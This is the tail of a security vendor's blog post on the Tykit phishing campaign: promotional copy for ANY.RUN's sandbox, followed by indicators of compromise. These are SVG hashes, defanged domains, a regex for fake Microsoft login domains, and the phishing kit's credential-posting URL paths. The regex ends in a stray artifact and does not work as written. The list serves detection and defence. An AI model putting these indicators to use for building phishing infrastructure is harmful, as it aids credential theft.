Investigating campaigns like Tykit can be time-consuming, from detecting a single suspicious SVG to uncovering the entire phishing infrastructure behind it. **ANY.RUN** helps analysts turn hours of manual work into minutes of interactive analysis.

Here's how:

1. **See the full attack chain in under 60 seconds.**
   Detonate SVGs, phishing pages, or any other file type in real time and instantly observe redirects, scripts, and payload execution.

2. **Reduce investigation time.**
   With live network mapping, script deobfuscation, and dynamic IOCs, analysts can skip static triage and focus directly on what matters.

3. **Cut MTTR by more than 20 minutes per case.**
   Quick visibility into C2 communications, credential-capture logic, and data exfiltration flows allows teams to respond faster and with higher confidence.

4. **Boost proactive defense.**
   Using **ANY.RUN Threat Intelligence Lookup**, SOC teams can pivot from a single domain or hash to hundreds of related submissions, revealing shared infrastructure and campaign patterns to enrich detection rules for catching future attacks.

5. **Strengthen detections with fresh intelligence.**
   Automatically enrich your security tools with new indicators with **TI Feeds** sourced from live sandbox analyses

and community contributions.

For SOC teams, MSSPs, and threat researchers, ANY.RUN provides the speed, depth, and context needed to stay ahead of campaigns like Tykit, and the next one that follows.

See every stage of the attack. Strengthen your detections. Try ANY.RUN now

About ANY.RUN

Over 500,000 cybersecurity professionals and 15,000+ companies in finance, manufacturing, healthcare, and other sectors rely on ANY.RUN to streamline malware investigations worldwide.

Speed up triage and response by detonating suspicious files in ANY.RUN's Interactive Sandbox, observing malicious behavior in real time, and gathering insights for faster, more confident security decisions. Paired with Threat Intelligence Lookup and Threat Intelligence Feeds, it provides actionable data on cyberattacks to improve detection and deepen your understanding of evolving threats.

Explore more ANY.RUN's capabilities during 14-day trial→

IOCs:

SHA256 of observed SVG files:

- ECD3C834148D12AF878FD1DECD27BBBE2B532B5B48787BAD1BDE7497F98C2CC8
- A7184BEF39523BEF32683EF7AF440A5B2235E83E7FB83C6B7EE5F08286731892

Observed domains & domain patterns:

- segy[.]zip
- segy[.]xyz
- segy[.]cc
- segy[.]shop
- segy2[.]cc
- ^loginmicr(o|0)s.*?\.([a-z]+)?\d+\.cc%content%nbsp;

Observed URLs:

- GET /?s=<b64_victim_email>
- POST /api/validate
- POST /api/login
- POST /x.php

ANYRUN cybersecurity malware analysis

raptur3

Network Analyst

Network Analyst at ANY.RUN. Keen to become a 'cybersec Swiss Army knife' man. Enjoys reading and writing deep-dive tech research.

View all posts

What do you think about this post?

4 answers

- Awful
- Average
- Great

No votes so far! Be the first to rate this post.

Verification expired. Check the checkbox again.

0 comments